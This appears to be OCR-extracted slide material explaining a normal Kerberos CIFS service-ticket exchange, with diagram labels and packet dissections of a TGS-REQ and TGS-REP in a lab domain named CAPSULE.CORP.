

AS
Vegeta
NTDS
TGS
TGT
Auth
Auth
Auth
TGT
CIFS
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator

CIFS Ticket – TGS-REQ

- Just a regular TGS-REQ on behalf of Vegeta
- TGT + Authenticator
- Target SPN:
  - cifs/sql01.capsule.corp




```
▾ Kerberos
  ▸ Record Mark: 1576 bytes
  ▾ tgs-req
      pvno: 5
      msg-type: krb-tgs-req (12)
    ▾ padata: 2 items
      ▾ PA-DATA PA-TGS-REQ
        ▾ padata-type: kRB5-PADATA-TGS-REQ (1)
          ▾ padata-value: 6e8204d6308204d2a003020105a10302010ea20703050000…
            ▾ ap-req
                pvno: 5
                msg-type: krb-ap-req (14)
                Padding: 0
              ▸ ap-options: 00000000
              ▸ ticket
              ▸ authenticator
      ▾ PA-DATA PA-PAC-OPTIONS
        ▾ padata-type: kRB5-PADATA-PAC-OPTIONS (167)
          ▾ padata-value: 3009a00703050040000000
              Padding: 0
            ▸ flags: 40000000
    ▾ req-body
        Padding: 0
      ▸ kdc-options: 40810000
        realm: CAPSULE.CORP
      ▾ sname
          name-type: kRB5-NT-SRV-INST (2)
        ▾ sname-string: 2 items
            SNameString: cifs
            SNameString: sql01.capsule.corp
        till: 2037-09-13 02:48:05 (UTC)
        nonce: 545055992
      ▸ etype: 5 items
      ▸ enc-authorization-data
```



Vegeta
AS
TGS
NTDS
TGT
Info
Auth
Vegeta
15:00
ST
encTGSRep
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator


CIFS Ticket – TGS-REP

- Just a regular TGS-REP




```
Kerberos
  Record Mark: 1567 bytes
  tgs-rep
    pvno: 5
    msg-type: krb-tgs-rep (13)
    crealm: CAPSULE.CORP
    cname
      name-type: kRB5-NT-PRINCIPAL (1)
      cname-string: 1 item
        CNameString: Vegeta_sa
    ticket
    enc-part
      etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
      cipher: 8ab7a7833d822b9ac2695ee73a14b9c66b223605a178e50c…
        encTGSRepPart
          key
          last-req: 1 item
          nonce: 545055992
          Padding: 0
          flags: 60a10000
          authtime: 2021-04-02 13:57:34 (UTC)
          starttime: 2021-04-02 13:57:34 (UTC)
          endtime: 2021-04-02 23:57:34 (UTC)
          renew-till: 2021-04-09 13:57:34 (UTC)
          srealm: CAPSULE.CORP
          sname
          encrypted-pa-data: 2 items
```


AS
Vegeta
NTDS
TGS
TGT
ST
encTGSRep
Info
HTTP
CIFS
Secret Key
Session Key
TS
Timestamp
Auth
Authenticator

